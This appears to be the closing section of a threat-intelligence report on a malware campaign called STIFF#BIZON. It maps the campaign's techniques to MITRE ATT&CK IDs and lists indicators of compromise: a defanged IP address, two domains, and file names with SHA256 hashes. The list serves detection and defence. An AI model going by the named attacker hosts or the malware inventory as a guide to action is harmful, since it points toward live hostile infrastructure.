Tactic	Technique
Initial Access	T1566.001 Spearphishing Attachment
Execution	T1059.001 PowerShell

	T1059.003 Windows Command Shell T1059.005 Visual Basic T1053.005 Scheduled Task T1569.002 Service Execution T1204.002 Malicious File
Persistence	T1543.003 Windows Service T1053.Scheduled Task
Privilege Escalation	T1134.001 Token Impersonation/Theft T1543.003 Windows Service
Defense Evasion	T1548.002 Bypass User Account Control T1134.001 Token Impersonation/Theft T1070.004 File Deletion T1027.005 Indicator Removal from Tools
Credential Access	T1555.003 Credentials from Web Browsers T1606.001 Web Cookies T1539 Steal Web Session Cookie
Discovery	T1082 System Information Discovery T1057 Process discovery T1007 System Service Discovery T1033 System Owner/User Discovery
Collection	T1560.003 Archive via Custom Method T1113 Screen Capture T1119 Automated Collection

Command and Control	T1071.001 Web Protocols T1132.001 Standard Encoding T1105 Ingress Tool Transfer
Exfiltration	T1020 Automated Exfiltrated T1041 Exfiltration Over C2 Channel

STIFF#BIZON – Indicators of compromise

Host Communication	
185[.]176.43.106	
547857[.]c1[.]biz	
65487[.]c1[.]biz	
File Name	SHA256 (Dynamic/Custom implants)
food.bat	07b10c5a772f6f3136eb58a7034bcb5ce71c0c740aaa528d3bae318d939b2242
seed.bat	5d28072d76bd6af944fcec8045cbc24410a58fe70eef6f83c50934245ec92e60
wpcsvc.dat	b9727fb553894d857900c0a18f82723659d136329ef56bbe9388905a666f1197
wpcsvc.dll	12df9753abd867118ce97e6570c2bde780c7913ecab4b91ef7f540c4fed2772
wpcsvc.ini	6f325fb0a7de6f05490f1eb3c0e5826a44a11ed2dee4c17f486b8200f539d49e
wpnprv.dll	35d38eed9168c16d2dd595fa9542a411080d12de971ea3d3c12dd5c44e454049
weapons.doc	31a9801e5e2e5fd7f66f23bc8456069b6a958e03838e431ccf7d84867f88c840
_weapons.doc.lnk	5fce9f27326549cc6091ba1f806e7c161878a2642411a941ba484b0c1c7adb8f
wp.vbs	9f27430ed919e74c81b0487542fe29a65a0b860a6a290e3b032f3a5ba7c691bc
z.exe	b6987a717741329d5b64f769c9d3f1f572b42c7375dd841aecbf2b6d4096d6de
capture.net.exe	dee7826f5b7f0cbc97a81de8f6844a011cc836269bc5d00a0594dfec5386613c
chkey.net.exe	44566d506e0348c999a66ee5158b0014a74bdd3f038e40ca76e5b069b8991f85
pull.net.exe	9c82477eac14abfb7f507806a941e4e5633dd07c4b73a44b10296ec28e3df162
shell.net.exe	5f3483823342318c4154bbef806cec2187a0360f079237a456603896ff7f5473

References

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